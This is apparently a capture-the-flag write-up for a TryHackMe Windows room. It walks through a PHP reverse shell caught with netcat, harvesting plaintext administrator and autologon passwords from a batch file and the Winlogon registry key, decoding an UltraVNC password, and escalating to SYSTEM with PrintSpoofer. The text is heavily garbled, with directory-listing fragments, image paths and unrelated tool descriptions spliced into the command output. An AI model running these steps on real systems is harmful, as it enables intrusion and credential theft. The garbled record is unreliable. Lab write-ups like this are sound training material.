neon-sign-4716257_19..>	2021-01-10 21:53	1.4M	
revshell.php	2025-06-26 08:34	9.1K	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.10.133.171 Port 80

```
# rlwrap nc -lvp 1234
listening on [any] 1234 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.133.171] 50025
SOCKET: Shell has connected! PID: 3860
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\images>whoami 01-10 21:52 131K
desktop-997gg7d\sign 2021-01-10 21:50 355K
C:\xampp\htdocs\images>hostname 10 21:50 675K
DESKTOP-997GG7D\neon-sign-4716257_19..> 2021-01-10 21:53 1.4M
C:\xampp\htdocs\images> 2025-06-26 08:34 9.1K

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.10.133.171 Port 80
```

I then captured the user flag from *sign*'s Desktop.

```
C:\Users\sign\Desktop>dir >2000-01-01 00:00:00 9.1K
Volume in drive C has no label.
Volume Serial Number is 481F-824B Server at 10.10.133.171 Port 80

Directory of C:\Users\sign\Desktop

26/01/2021 19:28    <DIR>    .
26/01/2021 19:28    <DIR>    ..
14/11/2020 14:15           1,446 Microsoft Edge.lnk
14/11/2020 15:32           52 user_flag.txt
                           2 File(s)      1,498 bytes
                           2 Dir(s)   16,882,790,400 bytes free

C:\Users\sign\Desktop>more user_flag.txt
thm{48u51n9_████████████████████████████████████████}
```

PRIVILEGE ESCALATION

I then viewed the internal shares and found another interesting share , *Installs\$* that I had missed.

```
C:\Users\sign\Desktop>net share
  \\Server of 10.10.133.171 Port 80
Share name   Resource          Remark
-----  -----
C$           C:\                Default share
images$       C:\xampp\htdocs\images  Caching disabled
Installs$     C:\Installs        Caching disabled
IPC$          IPC                Remote IPC
ADMIN$        C:\Windows         Remote Admin
Users          C:\Users           Remote Admin
The command completed successfully.

C:\Users\sign\Desktop>
```

I visited the share and found some interesting files.

```
C:\Installs>dir /w/t/s /o-d > 10.11.0.21-50.355K
Volume in drive C has no label. 0/SK
Volume Serial Number is 481F-824B

Directory of C:\Installs 26/08/2019 08:34 9.1K
14/11/2020 16:37 <DIR> j PHP/7.4.11 S. ver at 10.10.133.171 Port 80
14/11/2020 16:37    <DIR> ..
14/11/2020 16:40      548 Install_Guide.txt
14/11/2020 16:19      800 Install_www_and_deploy.bat
14/11/2020 14:59      339,096 PsExec.exe
14/11/2020 15:28    <DIR> simepleslide
14/11/2020 15:01      182 simepleslide.zip
14/11/2020 16:14      147 startup.bat
14/11/2020 15:43      1,292 ultravnc.ini
14/11/2020 15:00      3,129,968 UltraVNC_1.2_40_X64_Setup.exe
14/11/2020 14:59      162,450,672 xampp-windows-x64-7.4.11-0-VC15-installer.exe
8 File(s)   165,922,705 bytes
3 Dir(s)   16,882,233,344 bytes free

C:\Installs>
```

The `Install_www_and_deploy.bat` file seemed unusual so I read its contents and found **administrator's password**.

```
C:\Installs>more Install_www_and_deploy.bat
@echo off
REM Shop Sign Install Script PHP/7.4.11 Server 10.10.133.171 Port 80
cd C:\Installs
psexec -accepteula -nobanner -u administrator -p RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCkPYfs2rCi xampp-windows-x64-7.4.11-0-VC15-installer.exe --disabled-components xampp_mysql,xampp_filezilla,xampp_mercury,xampp_tomcat,xampp_perl,xampp_phpmyadmin,xampp_webalizer,xampp_sendmail --mode unattended --launch apps 1
xcopy C:\Installs\simepleslide\src\* C:\xampp\htdocs\ ↖
move C:\xampp\htdocs\index.php C:\xampp\htdocs\index.php_orig
copy C:\Installs\simepleslide\src\slide.html C:\xampp\htdocs\index.html
mkdir C:\xampp\htdocs\images
UltraVNC_1.2_40_X64_Setup.exe /silent
copy ultravnc.ini "C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini" /y
copy startup.bat "c:\programdata\Microsoft\Windows\Start Menu\Programs\Startup\"
pause

C:\Installs>
```

I also looked for saved credentials in the windows logon registry hives and found the password for the user **sign**.

```
C:\Installs>reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v /r /s /d /e /f

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
    AutoRestartShell      REG_DWORD      0x1
    Background           REG_SZ       0 0 0
    CachedLogonsCount   REG_SZ       10
    DebugServerCommand   REG_SZ       no
    DisableBackButton    REG_DWORD      0x1
    EnablesIHostIntegration REG_DWORD      0x1
    ForceUnlockLogon    REG_DWORD      0x0
    LegalNoticeCaption  REG_SZ
    LegalNoticeText     REG_SZ
    PasswordExpiryWarning REG_DWORD      0x5
    PowerdownAfterShutdown REG_SZ
    PreCreateKnownFolders REG_SZ      {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk        REG_SZ       1
    Shell               REG_SZ       explorer.exe
    ShellCritical        REG_DWORD      0x0
    ShellInfrastructure  REG_SZ       sihost.exe
    SiHostCritical       REG_DWORD      0x0
    SiHostReadyTimeOut   REG_DWORD      0x0
    SiHostRestartCountLimit REG_DWORD      0x0
    SiHostRestartTimeGap REG_DWORD      0x0
    Userinit             REG_SZ       C:\Windows\system32\userinit.exe,
    VMApplet             REG_SZ       SystemPropertiesPerformance.exe /pagefile
    WinStationsDisabled REG_SZ       0

    PREVIOUS PAGE
```

```
File Actions Edit View Help
root@kali: ~/thm/allsigns2pwnage root@kali: ~/thm/allsigns2pwnage root@kali: ~/thm/allsigns2pwnage root@kali: ~/thm/allsigns2pwnage
ShellCritical      REG_DWORD      0x0
ShellInfrastructure REG_SZ       sihost.exe
SiHostCritical     REG_DWORD      0x0
SiHostReadyTimeOut REG_DWORD      0x0
SiHostRestartCountLimit REG_DWORD      0x0
SiHostRestartTimeGap REG_DWORD      0x0
Userinit            REG_SZ       C:\Windows\system32\userinit.exe,
VMApplet            REG_SZ       SystemPropertiesPerformance.exe /pagefile
WinStationsDisabled REG_SZ       0
scremoveoption     REG_SZ
DisableCAD          REG_DWORD      0x1
LastLogoffEndTimePerfCounter REG_QWORD      0x18054b5f1
ShutdownFlags        REG_DWORD      0x13
DisableLockWorkstation REG_DWORD      0x0
EnableFirstLogonAnimation REG_DWORD      0x1
AutoLogonSID        REG_SZ       S-1-5-21-201290883-77286733-747258586-1001
LastUsedUsername    REG_SZ       .\sign ↗
DefaultUsername     REG_SZ       .\sign
DefaultPassword     REG_SZ       gKY1uxHLuU1zZlI4wwdAckUw35TPMd7PAEE5dAFbV2NxpPJv07eeSH ↗
AutoAdminLogon      REG_DWORD      0x1
ARSOUserConsent     REG_DWORD      0x0

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\GPEExtensions
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\UserDefaults
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoLogonChecked
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\VolatileUserMgrKey
```



The room had a task that required us to find the password of *ultravnc*; I found this password in the configuration file of **ultravnc** stored under **C:\Program Files\uvnc bvba\UltraVNC**.

```
File Actions Edit View Help
root@kali: ~/thm/allsigns2pwnage root@kali: ~/thm/allsigns2pwnage root@kali: ~/thm/allsigns2pwnage root@kali: ~/thm/allsigns2pwnage
C:\Program Files\uvnc bvba\UltraVNC>dir
Volume in drive C has no label.
Volume Serial Number is 481F-824B
          Name                Last modified      Size  Description
Directory of C:\Program Files\uvnc bvba\UltraVNC

14/11/2020  15:54 - <DIR> 10 21 82 131K.
14/11/2020  15:54 - <DIR> 10 21 80 153K..
06/02/2020  22:22  2021-01-10 195,824 authadmin.dll
06/02/2020  22:23  2021-01-10 213,344 authSSP.dll
16/12/2019  22:14  2025-06-27 329,056 ddengine64.dll
06/02/2020  22:23  2025-06-27 174,432 ldapauth.dll
06/02/2020  22:23  2025-06-27 173,408 ldapauth9x.dll
06/02/2020  22:23  2025-06-27 173,920 ldapauthnt4.dll
23/10/2012  22:14  72,481 Licence.rtf
06/02/2020  22:24  159,072 logging.dll
26/01/2021  19:08  1,328 mslogon.log
06/02/2020  22:24  124,768 MSLogonACL.exe
06/02/2020  22:34  14,448 Readme.txt
07/12/2019  23:06  165,216 repeater.exe
08/07/2015  00:41  100,120 schook64.dll
16/09/2019  22:31  1,831,728 SecureVNCPPlugin64.dsm
30/03/2019  19:22  44,848 setcad.exe
06/02/2020  22:25  50,528 setpasswd.exe
06/02/2020  22:26  66,400 testauth.exe
14/11/2020  16:31  1,358 ultravnc.ini
14/11/2020  15:42  8,709 unins000.dat
14/11/2020  15:42  1,013,600 unins000.exe
14/11/2020  15:42  11,462 unins000.msg
```

This seemed to be encoded. So I downloaded the appropriate decoder from:

<https://aluigi.altervista.org/pwdrec.htm>



This decoder required the configuration file to be passed as argument, so I uploaded it on the target using the `images$` share.

```

smb: \> put "vncpwd.exe"
putting file vncpwd.exe as \vncpwd.exe (3.1 kb/s) (average 3.1 kb/s)
smb: \> ls
drwxr-xr-x 1000 0 Thu Jun 26 05:58:29 2025
Proof-of-concepts
..                                           D      0 Thu Jun 26 05:58:29 2025
internet-1028794_1920.jpg   Compilations  A 134193 Sun Jan 10 16:52:24 2021
man-1459246_1280.png        Assets       A 363259 Sun Jan 10 16:50:49 2021
monitor-1307227_1920.jpg    Darkness     A 691570 Sun Jan 10 16:50:29 2021
neon-sign-4716257_1920.png  Assets       A 1461192 Sun Jan 10 16:53:59 2021
revshell.php                 Assets       A 9286 Thu Jun 26 05:36:18 2025
vncpwd.exe                  Assets       A 54784 Thu Jun 26 05:58:29 2025
MyMusic
10861311 blocks of size 4096. 4135929 blocks available
smb: \> |
drwxr-xr-x 1000 0 Thu Jun 26 05:58:29 2025
decodes the password in settings.ini (0.1)
..                                           D      0 Thu Jun 26 05:58:29 2025
Hide My Files folder scanner 0.1 (hidemyf
decodes the password in settings.ini (0.1)
..                                           D      0 Thu Jun 26 05:58:29 2025

```

I then ran the decoder with the configuration file as the argument and found the password.

```

C:\xampp\htdocs\images>vncpwd.exe "C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini"

*VNC password decoder 0.2.1
by Luigi Aurieemma
e-mail: aluigi@autistici.org
web: aluigi.org

Password: Supp0rt9
Password: ***V*/*@@

Press RETURN to exit encodes the initial password stored in the registry (2.8)

* Empire Earth 2 online account password decoder 0.1 (ee2pwd)

```

While enumeration, I also found that I had `SeImpersonatePrivilege` enabled, I could use this to get **NT AUTHORITY\SYSTEM** access.

```

C:\xampp\htdocs\images>whoami /priv
password decoder 0.1 (bt2alpwd)
decodes the password stored in the registry or provided by the user at command-line (2.0.0.2)
Note that this tool needs .NET or Mono/DotGNU libraries

PRIVILEGES INFORMATION

Privilege Name          Description          State
SeShutdownPrivilege     Shut down the system      Disabled
SeChangeNotifyPrivilege Bypass traverse checking  Enabled
SeUndockPrivilege       Remove computer from docking station  Disabled
SeImpersonatePrivilege Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege Create global objects      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled
SeTimeZonePrivilege     Change the time zone      Disabled
C:\xampp\htdocs\images>

```

To exploit this privilege, I would require the **PrintSpoofer** payload. So I uploaded it on the target using the smb share.

<https://github.com/itm4n/PrintSpoofer>

```

smb: \> put PrintSpoofer64.exe
putting file PrintSpoofer64.exe as \PrintSpoofer64.exe (11.8 kb/s) (average 4.1 kb/s)
smb: \> ls
.
D      0 Thu Jun 26 06:08:28 2025
..
D      0 Thu Jun 26 06:08:28 2025
internet-1028794_1920.jpg  Compilations  A 134193 Sun Jan 10 16:52:24 2021
man-1459246_1280.png        Assets       A 363259 Sun Jan 10 16:50:49 2021
monitor-1307227_1920.jpg    Darkness     A 691570 Sun Jan 10 16:50:29 2021
neon-sign-4716257_1920.png  Assets       A 1461192 Sun Jan 10 16:53:59 2021
PrintSpoofer64.exe          Assets       A 27136 Thu Jun 26 06:08:29 2025
revshell.php                 Assets       A 9286 Thu Jun 26 05:36:18 2025
vncpwd.exe                  Assets       A 54784 Thu Jun 26 05:58:29 2025
10861311 blocks of size 4096. 4125016 blocks available
smb: \> |

```

I then used **PrintSpoofer** to spawn a new shell as **nt authority\system**.

```
C:\xampp\htdocs\images>PrintSpoofer64.exe -i -c cmd I can create a new SYSTEM process in your current console  
[+] Found privilege: SeImpersonatePrivilege  
[+] Named pipe listening ...  
[+] CreateProcessAsUser() OK  
Microsoft Windows [Version 10.0.18362.1256]  
(c) 2019 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
nt authority\system  
  
C:\Windows\system32>
```

Finally, I captured the admin flag from *administrator*'s Desktop.

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B

 Directory of C:\Users\Administrator\Desktop

11/14/2020  03:32 PM    <DIR>          .
11/14/2020  03:32 PM    <DIR>          ..
11/14/2020  03:31 PM           54 admin_flag.txt
                           54 bytes
                           1 File(s)   16,894,312,448 bytes free
                           2 Dir(s)

C:\Users\Administrator\Desktop>more admin_flag.txt
thm{p455w02d_____}
```